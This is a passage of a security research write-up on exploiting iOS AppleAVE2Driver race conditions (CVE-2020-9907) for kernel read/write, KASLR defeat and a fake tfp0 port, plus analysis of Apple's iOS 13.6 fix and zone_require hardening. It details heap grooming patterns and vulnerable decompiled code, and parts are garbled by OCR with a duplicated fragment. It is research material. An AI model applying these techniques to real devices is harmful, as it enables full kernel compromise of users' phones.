The second vulnerability wasn't caused by a particular issue, rather combined with many other exploitable weaknesses, and ended up giving us an arbitrary kernel memory Read and Write primitive. This security issue was fixed on update of 13.6 by removing the vulnerable code, compared to the first vulnerability, this one requires more complex exploit-flow.


1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3.Leverage CVE-2020-9907 to read the address of current clientbuf from AppleAVE2Driver instance.

4. Leverage CVE-2020-9907 to modify clientbuf to form a more reliable memory reading primitive.

5. Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the mapping_fromUser memory. Use read primitive to find our task stru, leverage CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

A piece of memory that we have full control over will be mapped into the kernel through an IOSurface object, let's call this piece of memory "***mapping_fromUser***". At the beginning of the exploit, the exact address of the ***mapping_fromUser*** is unknown. One of the key steps of the exploit is to leak its address.

mapping_fromUser is a continuous memory mapping across userspace and kernel, both sides can make changes to this memory, and the changes will be updated on the other side, with a slight delay.

The way AppleAVE used this memory was unsafe:
1. Use ***mapping_fromUser*** as a temporary variable to store kernel pointer, potentially leaking kernel pointers and giving attackers the time-window to replace the kernel pointer.
2. During the execution of AppleAVE2Driver::SetSessionSettings, timestamp will be written to a specific offset at ***mapping_fromUser***, leaving a huge advantage for attackers to win the race-condition.
The following code snippet can be found in AppleAVE2Driver::SetSessionSettings:

```
v45 = *(_QWORD **)(mapping_fromUser + 5936);
if ( !v45 )
{
    v45 = IOMalloc(40);
    *(_QWORD *)(mapping_fromUser + 5936) = v45; // Heap address leak
    if ( !v45 )
    {
        v52 = "AVE ERROR: EnqueueGated IOMalloc failed.\n";
        printf(v52, a9);
        return 0;
    }
}
v46 = &clientbuf->inputmap_InitInfo_block4[32];
memset(v45, 0, 40uLL);
```

Since we can read and write data out of ***mapping_fromUser*** anytime, it constitutes of three gadgets through Race-condition that will be used in later exploitation:
- Gadget1: Zero out any 40 bytes-long memory in kernel
- Gadget2: Allocate a 40 bytes-long memory in kernel and leak its address
- Gadget3: Release any 40bytes-long memory in kernel via IOFree

The trigger functions are empty_kernel_40_mem(), alloc_kernel_40_mem(), release_kernel_40_mem(), respectively, in the exploit code.

Now we can proceed to achieve the key step, leak the kernel-side address of ***mapping_fromUser.***
By continuously allocating and releasing 40 bytes-long memory using these gadgets, col

lecting every leaked address and observing certain patterns within them, we can predict or deduce that one of these leaked addresses has been or will be occupied by our desired target -- A OSData instance which also has 40 bytes-long size.

Regarding the method of allocating OSData in kernel, please refer to Ro(o)tten Apples by Adam Donenfeld. This method allows us to re-read the data carried by OSData after allocated it, which is very important as we are going to overwrite its data pointer, to leak informations.
40 bytes-long memory falls into the kalloc.48 zone, two adjacent blocks should have interval length of 48 instead of 40 bytes. We name these leaked 40 bytes-long memory "***paveway_mem"***, meaning "pave the way for further heap manipulation".

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450
...
```

We prepare an array to collect two consecutive blocks, and named the array "***trap_mems***", because they are like holes in heap feng-shui.

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30 // Saved as trap_mems[0]
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450 // Saved as trap_mems[2]
...
```

[5] https://www.blackhat.com/docs/eu-17/materials/eu-17-Donenfeld-Rooten-Apples-Vulnerability-Heaven-In-The-IOS-Sandbo.pdf

Then allocate another piece of 40 bytes-long memory as trap_mems[1], for auxiliary observation.

```
trap_mems:
 0: 0xfffffe007ac8f30
 1: 0xfffffe007a1f210
 2: 0xfffffe007acb450
```

Now release the all ***trap_mem***(s), and immediately follow by allocating an OSData instance, the OSData instance may fall into one of these ***trap_mem***(s).

Fortunately we can predict if that will happen by using following strategies:

Perform following loop action until the cycle is repeated to the tenth time, then immediately allocate our second OSData instance:

- Step(1) Allocate a 40 bytes-long memory in kernel, adding its leaked address to an array "***criticle_records***"
- Step(2) Release the 40 bytes-long memory we just allocated.
- Step(3) Back to Step(1)

By then we should have ten addresses saved in the array ***criticle_records***.
Let's examine these addresses to determine which OSData instance has fallen into a known address.
The exact address of ***trap_mem***(s) will be different from above as they are from different cases in real life.

Pattern(1)

```
trap_mems:
 0: 0xfffffe007a1d0b0
 1: 0xfffffe007a1f210
 2: 0xfffffe007a1f240     <- Same

critical_records:
     0: 0xfffffe007a1d0b0
     1: 0xfffffe007a1d2f0
     2: 0xfffffe007a1f240 <- Same
     3: 0xfffffe007a1d0b0
     4: 0xfffffe007a1d2f0
     5: 0xfffffe007a1f240 <- Same
     6: 0xfffffe007a1d0b0
     7: 0xfffffe007a1d2f0
     8: 0xfffffe007a1f240 <- Same
     9: 0xfffffe007a1d0b0
```

Logic in code:
```
  If (trap_mems[2] == critical_records[2] && trap_mems[2] ==  criticle_records[8])
```

trap_mems[2] appears repeatedly after every two addresses, in this case, we can deduce that the second OSData instance has occupied the address of ***trap_mems***[2].

Pattern(2)

```
trap_mems:
  0: 0xffffffe001ac1da0
  1:  0xffffffe006db1020
  2: 0xffffffe006db1230
```

```
critical_records:
        0: 0xffffffe006d7cd80 <- Same
        1: 0xffffffe006db1230
        2: 0xffffffe006d7cd80 <- Same
        3: 0xffffffe006db1230
        4: 0xffffffe006d7cd80 <- Same
        5: 0xffffffe006db1230
        6: 0xffffffe006d7cd80 <- Same
        7: 0xffffffe007642730
        8: 0xffffffe006d7cd80 <- Same
        9: 0xffffffe007642730
```

```
Logic in code:
  If (criticle_records[0] == criticle_records[2])
```

A new address that's other than ***trap_mems*** appears repeatedly, in this case, we can deduce that the first OSData instance has occupied the address of ***trap_mems***[0].

These two recognition patterns work greatly across different iOS devices and versions. If none of them were found, back to the step of collecting trap_mems, repeat the entire process until a pattern is successfully recognized. All used addresses can be recycled by release_kernel_40_mem() gadget afterwards.

So now we have an OSData instance with a known kernel address, and we can read the content pointed to it by its data pointer through IOSurface property. Next step is to overwrite the data pointer in the OSData instance, from the help of another gadget.

```
OSData instance in hexdump form :

0000: 28 fa e8 23 70 d0 cd f7 | 01 00 01 00 30 00 00 00
0010: 30 00 00 00 30 00 00 00 | 40 94 89 17 e0 ff ff ff <— The data pointer
0020: 00 00 00 00 00 00 00 00
```

The gadget that can be used to overwrite the data pointer in the OSData instance:

```
AppleAVE2Driver::SetSessionSettings(this, client_this, input_num, input_buf)
{
   ...
   v55 = AppleAVE2Driver::MapYUVInputFromCSID(
                                this,
                                clientbuf,
                                mapping_fromUser,
                                (_QWORD *)(mapping_fromUser + 5936), // controlled_ptr
                                0,
                                "inputYUV",
                                (uint8_t)clientbuf->inputmap_InitInfo_block4[121],
                                v50 != 0);
   ...  }
-------
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,  controlled_ptr, ...)  {
   ...
   iosurfaceinfo_buf = operator new(112);      init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
(uint64_t*)controlled_ptr       =       iosurfaceinfo_buf;       <-      Where       overwriting       occur
CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
   ...  }
```

Take advantage of mapping_fromUser again, overwrites (mapping_fromUser + 5936) to point to (OSData instance + 0x18) before AppleAVE2Driver::MapYUVInputFromCSID is called, then later the newly created iosurfaceinfo_buf will rewrite the data pointer in OSData instance, which will allow us to read the content of iosurfaceinfo_buf and leak useful pointer such as:

```
struct iosurfaceinfo_buf (Trimmed)  {
   AppleAVE2Driver *avedriver;      uint32_t
mapped_size;      IOSurface *related_iosurface;
   IOMemoryDescriptor *mapping_desc;
   uint64_t mapped_kernelAddress; <- The "mapping_fromUser" ptr, our leak target  }
```

Unfortunately, the iosurfaceinfo_buf created in AppleAVE2Driver::MapYUVInputFromCSID does not enable the mapping through IOSurface, the value of its internal member mapped_kernelAddress is empty, we must take additional action to leak mapping_fromUser.

Now we have leaked the address of the AppleAVE2Driver instance and the address of the IOSurface object, these two addresses should remain the same in all iosurfaceinfo_buf creations, as long as the same IOSurface ID is provided.

Next, remove the current clientbuf through external method AppleAVE2UserClient::sRemoveClient. This action will also release the previously created iosurfaceinfo_buf, but remember we still able to read that memory through OSData. So we repeatedly add, encode, and remove clientbuf(s), because only during first time encoding a clientbuf that just been added, one of the iosurfaceinfo_buf triggers kernel to create the mapping memory from IOSurface. Meanwhile, constantly monitor the contents of this memory through OSData, When data at the same offset matches the previously saved address of AppleAVE2Driver instance and IOSurface object, read out the value at the offset of its internal member mapped_kernelAddress.

Repeatedly perform the above actions until successfully leak the address of mapping_fromUser. In the exploit this address is referred as magic_addr, because this made possible to exploit many amazing race conditions, and it completely eradicate the need of memory spray.


Obtaining magical_addr immediately helped us to get a grip on CVE-2020-9907, this vulnerability grants us a temporary way of reading/writing arbitrary kernel memory, the principle of CVE-2020-9907 based can be found in here:

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser,
controlled_ptr, ...)
{
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
    v30 = *(uint64_t*)controlled_ptr;
    if ( *(_DWORD*)v45 )
    {
    if ( a10 )
    *(_QWORD *)(mapping_fromUser + 56) = *(_QWORD *)(v30 + 88); // R
    else
    *(_QWORD *)(v30 + 88) = *(_QWORD *)(mapping_fromUser + 56); // W
    }
    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56);
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(acontrolled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
    printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");
    if ( *(_QWORD *)controlled_ptr )
    UnMapYUVInputFromCSID(this, clientbuf, controlled_ptr, 0); // Could lead to
    panic
    return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24);
    *(_BYTE *)(v30 + 30) = controlled_byte2;
    if ( ! controlled_byte )
    return 0;
    ...
}
```

If we point controlled_ptr back to mapping_fromUser, we can observe data changes from the userspace. Use the timing of changes as check points for race-condition, and since v45 and a10 variables are under our control, we can set its value like a switch to choose to read or write kernel memory, both source and destination pointer are under our control.
The kernel read and write function leverages CVE-2020-9907 are implemented as those functions in the exploit:
- uint64_t temp_kernel_reading(uint64_t target_addr)
- void temp_kernel_writing(uint64_t target_addr, uint64_t write_data)

They are being labeled as "temporary" because unlike stable kernel r/w those functions have some limits when using them.
1. 1. They don't work every time, the race-condition may fail and still give us a valid kernel pointer, so because of that double check is needed to ensure that the data we got was correct, we have to call the function multiple times until the same result appears twice.
2. 2. They do affect the surrounding memory and vice versa, so we can only use them while every effects can take into consideration.

Every time CVE-2020-9907 is used to read memry it has side effects on the memory around it.
The side effects can be seen in the following picture.
So because of those side effects it is important to be able to determine layout around the address we want to read from.


-58:
A byte here will get zeroed
...
-8:
if (value_here >> 32){Panic}
+0:
The Address we want to read

For this reason, we can not read vtable pointer out of the leaked instances, since they are in the first row of the heap, and the data in the addresses before it, is not predictable.

This primitive is great for the short run but not for the long run (because the side effects mentioned above) so we will introduce another more stable memory read primitive.

By taking advantage of the m_DPB member (which we assume is under our control) in the clientbuf, we can point it to mapping_fromUser. Afterwards m_DPB will be used by the function *DPBBuffer::GetDPBSnapShot*, which will get called shortly after invocation of *AppleAVE2Driver::MapYUVInputFromCSID*.

Here is the relevant snippets from the code (note that all the highlighted variables are under our control).

```
AppleAVE2Driver::SetSessionSettings
{
      ...
      v55 = AppleAVE2Driver::MapYUVInputFromCSID...
      ...
      v56 = mach_absolute_time();
      absolutetime_to_nanoseconds(v56, &v89);
      *(_QWORD *)(mapping_fromUser + 1104) = v89; // The insertion of timestamp
      information greatly help us to win the race condition
      ...
      if(v55)
      {
            ...
            m_DPB = clientbuf->m_DPB; // if we can control over m_DPB
            if(v58)
            {
            DPBBuffer::GetDPBSnapShot(m_DPB, mapping_fromUser + 176, *(uint32_t*)
            (mapping_fromUser + 20));
            }
            ...
      }
      ...
}
```


```
DPBBuffer::GetDPBSnapShot(m_DPB, part_of_the_mapping_fromUser, input_num)
{
    ...
    v8 = m_DPB + 96LL * *(unsigned int *)(m_DPB + 2364) + 728;
    ...
    *(_DWORD *)part_of_the_mapping_fromUser = H264IOSurfaceBuf::GetSurfaceID(**(_QWORD **)(v8 +
    72)); // Note(1)
    ...
}
```

```
H264IOSurfaceBuf::GetSurfaceID(__int64 a1)
 {
     v3 = *(_QWORD *)(a1 + 32);
     if ( v3 )
     return *(unsigned int *)(v3 + 12);
 }
```

As we can see H264IOSurfaceBuf::GetSurfaceID reads from its argument and returns the result. DPBBuffer::GetDPBSnapShot calls that function with v8 which is actually m_DPB + offset and write the result back into part_of_mapping_fromUser (which we can read from).

These functions are completely safe because they assume (as they should) that the user can't control where m_DPB points to but what if we can? If we can point m_DPB to where ever we want we can get a pretty good kernel memory read primitive without the side effects from the previous primitive and luckily for us we can use CVE-2020-9907 for exactly that and here is how.

Firstly we will leverage CVE-2020-9907 to leak the current_clientbuf from the already leaked AppleAVE2Driver instance () and then we will use CVE-2020-9907 once again to point m_DPB to mapping_FromUser so we can easily r/w the memory pointed to by m_DPB and with that we achieved an absolutely stable kernel read memory primitive. So now we have an arbitrary memory reading primitive with no limitation applied, each time could read


IOSurface
AppleAVE2Driver
Leaked kernel objects that we have
Leak current_clientbuf from AppleAVE2Driver using temp_kernel_reading
clientbuf
It is safe to rewrite m_DPB using temp_kernel_writing

```
struct AppleAVE2Driver (Trimmed)
{
 struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{
    AppleAVE2UserClient *linked_userClient;
    uint32_t UniqueClientID;
    struct MEMORY_INFO parameterSetsBuffer;
    struct MEMORY_INFO mbComplexityMapBuffer;
    struct MEMORY_INFO statsMapBuffer_array[5];
    char InitInfo_block1[1588];
    ... // More MEMORY_INFO(s) and InitInfo_block(s)
    struct MEMORY_INFO *KernelFrameQueue;
    ...
    uint64_t m_DPB;
    ...
    struct clientbuf *prev_clientbuf;
    struct clientbuf *next_clientbuf;
}
```

32 bits-long data from a specified address, I simply name it temp_kernel_reading2 in the exploit code. Next step is to use it to read the vtable of the leaked IOSurface instance, calculate the offset of the kernel, KASLR defeated.

With slide, we can then calculate the exact location of some kernel global variables, such as _allproc -- a global variable that holds all the proc structure as a linked list, use temp_kernel_reading2 to find find our own proc structure, and then our task structure.


As part of the task structure design, there are a bunch of members that if we insert a pointer that points to a custom port structure, we can access it from use TTTrland via a certain api.

I picked itk_registered, any port structure that placed here can be access through mach_ports_lookup in userland, and its surrounding memory meets the prerequisite to use temp_kernel_writing.

```
struct task {
        ...
        /* IPC structures */
     decl_lck_mtx_data(,itk_lock_data)
     struct ipc_port *itk_self;
     struct ipc_port *itk_nself;
     struct ipc_port *itk_sself;
     struct exception_action exc_actions[EXC_TYPES_COUNT];

     struct ipc_port *itk_host;
     struct ipc_port *itk_bootstrap;
     struct ipc_port *itk_seatbelt;
     struct ipc_port *itk_gssd;
     struct ipc_port *itk_debug_control;
     struct ipc_port *itk_task_access;
     struct ipc_port *itk_resume;
     struct ipc_port *itk_registered[TASK_PORT_REGISTER_MAX];
  ... }
```

temp_kernel_reading2 could get us all the pointer required for building a fake tfp0 port structure, such as ipc_space_kernel and kernel_map, we need them in order to manipulate kernel virtual memory space.

Now, pick a place in mapping_fromUser, construct a fake port structure and task structure, link them together.



```
struct task {
    ...
    /* IPC structures */
    struct ipc_port
   *itk_registered[TASK_PORT_REGISTER_MAX];
    ...
}
```

Therefore, we now possess the tfp0 port, the most universal arbitrary kernel memory reading/writing primitives. In the next section, I will introduce the kernel vulnerabilities used after iOS 13.6.

The Third Kernel Vulnerability CVE-????-???? (iOS 13.6 - iOS 13.7)

Apple released a system update for iOS 13.6 on 15 July 2020, the security vulnerabilities fixed include the CVE-2020-9907 used in the previous section. Userland Sandbox-Escape remains unfixed, we continue to rely on it to access AppleAVE.


First let us take a look at how Apple tried to fix the vulnerability, following is the pre-patch code, and highlighted parts are the codes removed by Apple.

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser, controlled_ptr, ...)
{   // pre-patch
        ...
        iosurfaceinfo_buf = operator new(112);
        init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
        *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
        CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
        ...

        v30 = *(uint64_t*)controlled_ptr;
        if ( *(_DWORD*)v45 )
        {
             if ( a10 )  // a10 is also under our control
             *(_QWORD *)(mapping_fromUser + 56) = *(_QWORD *)(v30 + 88);
        else
             *(_QWORD *)(v30 + 88) = *(_QWORD *)(mapping_fromUser + 56);
        }

             *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56);
             v31 = *(_QWORD *)(v30 + 80);
             *(_QWORD *)(controlled_ptr + 24) = v31;
             if ( v31 >> 32 )
             {
              printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");

              if ( *(_QWORD *) controlled_ptr )
              UnMapYUVInputFromCSID(this, clientbuf, (struct MEMORY_INFO *) controlled_ptr, 0);
             return 0xE00002BD;
        }
        (_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24);
        (_BYTE *)(v30 + 30) = controlled_byte2;
           if ( ! controlled_byte )
        return 0;
           ...
}
```

Apple removed the weak code previously used to implement temp_kernel_reading/ temp_kernel_writing. the three gadgets that can manipulate 40 bytes-long memory still working. user-kernel mapping still there and we are still able to leak its address, apparently they did not solve the essential cause yet, race-able memory still been used in some dangerous way (as explained in the previous section).

The trickiest part of the iOS 13.6 update is that Apple improved zone_require mitigation by fixing a flaw, that has been relied on in order to bypass this mitigation.

The description of zone_require from Brandon Azad, Project Zero:



zone_require - iOS 13

zone_require is a software mitigation introduced in iOS 13 that adds checks that certain pointers are allocated from the expected `zalloc` zones before using them. The most common zone_require checks in the iOS kernelcache are of Mach ports; for example, every time an `ipc_port` is locked, the `zone_require()` function is called to check that the allocation containing the Mach port resides in the `ipc.ports` zone (and not, for example, an `OSData` buffer allocated with `kalloc()`).

This mitigation does apply to port and task structure, which is the critical part of building a fake tfp0 port. If the port structure has been found out located in another zone, zone_require will trigger kernel panic and prevent any further exploitation.

Following is the disassembled code of zone_require check before 13.6.

```
void zone_require(obj_in_zone, zone_it_should_be_at)
 {
   // pre-13.6
   __int64 v2; // x29
   __int64 v3; // x30
   unsigned __int64 v4; // x9
   __int64 v5; // x8
   if ( zone_map_min_address > obj_in_zone || obj_in_zone + 7 >= zone_map_max_
   address )
   v4 = obj_in_zone & 0xFFFFFFFFFFFFC000; // A flaw that allows attacker to control
   v4
   else
   v4 = zone_metadata_region_min + 24 * (((obj_in_zone & 0xFFFFFFFFFFFFC000) -
   zone_map_min_address) >> 14);
   v5 = *(_WORD *)(v4 + 22) & 0x3FF; // v5 is the zone index the obj_in_zone found
   out to be
   located at
   if ( (_DWORD)v5 == 1023 )
   v5 = *(_WORD *)(v4 - *(unsigned int *)(v4 + 16) + 22) & 0x3FF;
   if ( ((char *)&qword_FFFFFFF0091A7341[41 * (unsigned int)v5] + 7) != zone_it_
   should_be_at )
   panic("Address not in expected zone for zone_require check (addr: %p, zone: %s)",
   ...)
 }
```


Observing it carefully, you can find that as long as the obj_in_zone is outside the zone_map, the attacker can control v4, and then it can control the value of v5, which directly affects the inspection result.

After 13.6, if zone_require detects that the obj_in_zone is outside of zone_map, it will trigger the following panic call, blocks the attacker from using the same method to bypass:
panic("Address not in a zone map for zone_require check (addr: %p)", ...);

Thus, the port and task structure used by tfp0 must reside in the correct zone. Attackers often put them into sprayed memory, and now it doesn't work anymore. We are no longer able to put them in the mapping_fromUser as we did before 13.6.

This is a significant improvement in iOS security history, It forces attackers to find a new way to read/write kernel memory without many restrictions before possibly craft tfp0 again.

The exploit-flow that was working before iOS 13.6, so far some parts are been destroyed.
Let us inspect the AppleAVE2Driver::MapYUVInputFromCSID to see if there are other opportuni-



1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3.Leverage CVE-2020-9907 to [illegible] the [illegible]aress of current clientbuf from AppleAVE2Driver inst[illegible]

4. Leverage CVE-2020-9907 [illegible]ntbuf to form a more reliable memory reading pri[illegible]

Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the [illegible]ing_fromU[illegible]emory. Use read primitive to find our task str[illegible]age CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

ties.
Let us inspect the AppleAVE2Driver::MapYUVInputFromCSID to see if there are other opportunities.

```
AppleAVE2Driver::MapYUVInputFromCSID(this, clientbuf, mapping_fromUser, controlled_ptr, ...)
 {
    // post-patch
    ...
    iosurfaceinfo_buf = operator new(112);
    init_new_iosurfaceinfo_buf(iosurfaceinfo_buf, ...)
    *(uint64_t*) controlled_ptr = iosurfaceinfo_buf;
    CreateBufferFromIOSurface(iosurfaceinfo_buf, ...)
    ...
    v30 = *(uint64_t*)controlled_ptr;
    ...
    *(_OWORD *)(controlled_ptr + 8) = *(_OWORD *)(v30 + 56); // (a)(b)(c)(d)
    v31 = *(_QWORD *)(v30 + 80);
    *(_QWORD *)(controlled_ptr + 24) = v31;
    if ( v31 >> 32 )
    {
